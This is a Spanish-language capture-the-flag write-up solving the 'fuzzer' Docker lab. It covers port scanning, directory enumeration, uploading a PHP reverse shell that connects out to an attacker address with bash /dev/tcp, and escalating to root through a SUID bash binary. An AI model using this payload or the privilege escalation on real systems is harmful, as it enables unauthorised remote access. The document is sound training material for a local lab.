

Writeup

Maquina: Fuzzer

Sitio: <https://mirasoyroot.com/vuln-machines/>

Cyberdark
23 Junio 2025



Writeup - Maquina: fuzzer

El Dia de hoy les compartiré la resolución de la maquina fuzzer de **MirasoyRoot**

Link para descargar la Maquina

https://mega.nz/file/iVJ3kZwb#rNNjsxloIVS6jSbjZpTFUvPG63gkQxwFCxLtPk3__-A

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `sudo bash starbox.sh fuzzer.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)

```
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN msr.txt 172.17.0.2
```

Writeup - Maquina: fuzzer

```
root@Pandora: /home/cyberdark/maquinas_ctf/fuzzer
Archivo Acciones Editar Vista Ayuda
root@Pandora: /home/cyberdark/maquinas_ctf/fuzzer
root@Pandora) - [ /home/cyberdark/maquinas_ctf/fuzzer ]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN fuzz.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 22:17 -05
Initiating ARP Ping Scan at 22:17
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:17, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:17
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:17, 0.32s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **22 (SSH)** **80 (HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_fuzzer.txt
```

Writeup - Maquina: fuzzer


```
(root@Pandora)~[/home/cyberdark/maquinas_ctf/fuzzer]
# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_fuzzer.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 22:21 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.00022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 16:02:32:18:a0:9d:a8:db:45:c2:b5:35:24:f5:18:fb (ECDSA)
|_ 256 31:3a:fe:02:f6:97:26:62:19:c6:ce:6e:16:4b:6c:e6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Mirasoy Root
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.22 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds
```

Esta es la pagina web que esta alojada en el puerto 80



Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

Writeup - Maquina: fuzzer

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/fuzzer]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html.txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
./html.txt (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./hta (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./hta.html.txt (Status: 403) [Size: 275]
./htpasswd.html.txt (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
./htaccess.html.txt (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 744]
./panel (Status: 301) [Size: 308] [→ http://172.17.0.2/panel/]
./server-status (Status: 403) [Size: 275]
./upload (Status: 301) [Size: 309] [→ http://172.17.0.2/upload/]
Progress: 13842 / 13845 (99.98%)

Finished
```

El comando ejecutado tiene los siguientes significados:

- **dir**: modo de escaneo de directorios.
- **-u**: URL objetivo (http://172.17.0.2).
- **-w**: diccionario usado para buscar rutas (common.txt).
- **-x**: extensiones a probar (.php, .html, .txt).

Y arrojo los siguientes resultados:



Archivos restringidos (403 Forbidden)

Estos archivos existen, pero el servidor **bloquea el acceso**:

- .htaccess, .hta, .html.txt, .htaccess.php, etc.
- Esto es común en archivos de configuración o sensibles.

Writeup - Maquina: fuzzer

Si bien el directorio panel y upload muestran código 403 lo cual indican protección, también indican que existen. Vamos a ver que podemos acceder directamente desde la URL



Encontré una página que permite subir archivos .php, estoy probablemente ante una vulnerabilidad de **file upload** que podrías aprovechar para **ejecución remota de comandos (RCE)** o **acceso inicial** a la máquina.

Creemos un reverse Shell

```
<?php
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'");
```

```
?>
```

Lo guardamos .php

Voy a explicarlo:

<?php ... ?>: Estas son las etiquetas de apertura y cierre de PHP. Todo lo que está dentro de ellas es código PHP.

Writeup - Maquina: fuzzer

exec(...): Esta es una función de PHP que ejecuta un comando externo en el servidor. Es decir, toma una cadena de texto y la ejecuta como si la hubieras escrito directamente en la terminal del sistema operativo.

"/bin/bash -c '...': Esto le dice a la función exec que ejecute el programa /bin/bash (el intérprete de comandos Bash). La opción -c le indica a Bash que lea y ejecute el comando que le sigue como una cadena.

'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1': Esta es la parte crucial y la que establece la shell inversa.

bash -i: Inicia una nueva instancia de Bash en modo interactivo. Esto significa que cuando la conexión se establezca, podrás interactuar con la shell como si estuvieras directamente en la terminal del servidor.

>&: Esto es un operador de redirección en Bash. Es una forma abreviada de > (redireccionar la salida estándar)


/dev/tcp/172.17.0.1/4444: Esto es lo que permite la conexión de red. Es una característica de Bash que permite establecer una conexión TCP a una dirección IP y puerto específicos.

172.17.0.1: Esta es la dirección IP del atacante (o de la máquina que está "escuchando" la conexión). En un escenario real, sería la IP pública o privada de la máquina del atacante.

4444: Este es el número de puerto en la máquina del atacante al que se intentará conectar la shell.

0>&1: Esto redirecciona la entrada estándar (0) a la salida estándar (1). En el contexto de una shell inversa, esto significa que cualquier cosa que el atacante escriba en su terminal (que está escuchando en el puerto 4444) será enviada como entrada a la shell remota en el servidor.

Writeup - Maquina: fuzzer




```
root@Pandora: /home/cyberdark/maquinas_ctf/fuzzer
GNU nano 8.4 rever.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'");
?>
```

Luego lo subimos en la página de panel.




Ahora procedemos a poner a escuchar en otra terminal



```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/fuzzer]
# nc -lvnp 4444

listening on [any] 4444 ...
```

Ahora ejecutamos la rever.php en el navegador



```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/fuzzer]
# nc -lvnp 4444

listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 33184
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@1c2cacd9b931:/var/www/html/upload$
```


Writeup - Maquina: fuzzer

Y tenemos una reverse Shell y vamos a estabilizar la Shell con Python

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

luego habilitamos control de la terminal

```
Ctrl + Z
```

Luego ejecutamos

```
stty raw -echo
```

```
fg
```

y luego en la shell

```
export TERM=xterm
```

```
(root@Pandora)-[/home/cyberdark/maquinas_ctf/fuzzer]
# stty raw -echo
fg
[1] + continued nc -lvnp 4444
export TERM=xterm
www-data@1c2cacd9b931:/var/www/html/upload$
```

Hacemos un `whoami`

```
www-data@1c2cacd9b931:/var/www/html/upload$ whoami
www-data
```

Aca ya estamos como el usuario `www-data`

Ahora buscamos binarios SUID que nos permitan escalar privilegios.

```
find / -perm -4000 2>/dev/null
```

Writeup - Maquina: fuzzer

```
www-data@1c2cacd9b931:/var/www/html/panel$ find / -perm -4000 2>/dev/null
/usr/local/bin/bash

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
```

Encontramos estos binarios lo cual me llama la atención del binario Bash, vamos a ver si podemos explotarlo

```
/usr/local/bin/bash -p
```

```
www-data@1c2cacd9b931:/var/www/html/panel$ /usr/local/bin/bash -p
bash-5.2# whoami
root
```

Y hacemos un whoami y efectivamente somos root

Ahora ya con shell de root, vamos a buscar un archivo .txt el cual tendrá la flag

```
find /root -name "*.txt" 2>/dev/null
```

```
bash-5.2# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
```

Explicación de comando

find Utilidad de búsqueda de archivos en Linux.

/root Directorio donde comienza la búsqueda

-name "*.txt" Busca archivos cuyo **nombre termine en ``.txt``, por ejemplo: ``.flag.txt``, ``.root.txt``, ``.nota.txt``.

2>/dev/null Redirige los **mensajes de error** (como "Permiso denegado") al vacío, para no ensuciar la salida.

Writeup - Maquina: fuzzer

Nos devuelve un archivo en el directorio root

Le hacemos un cat para ver su contenido y listo conseguimos la flag

```
bash-5.2# cat /root/mirasoyroot.txt
Enhorabuena hacker has conseguido pasarte el reto si eres de los tres primero escribeme por instagram y
te pondre en el podio. =)
bash-5.2#
```

Herramientas utilizadas

gobuster

nc

bash

Web shell PHP personalizada

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Descubrimiento	T1046 Network Service Scanning	Escaneo con Nmap
Acceso inicial	T1190 Exploitation via Upload	Uso de panel vulnerable obtener RCE
Ejecución	T1059.003 Command via Web Shell	Payload PHP con reverse shell
Escalada de privilegios	T1548.001 SUID Binary Abuse	Ejecución de script con SUID para root
Impacto final	T1003 Credential Dumping	Lectura del archivo de flag

Writeup - Maquina: fuzzer

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen! Como dicen por ahí “La Practica hace al Maestro”

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR

PERSISTIR

RESISTIR

Y NUNCA

DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

<https://github.com/Cyberdark-Security/>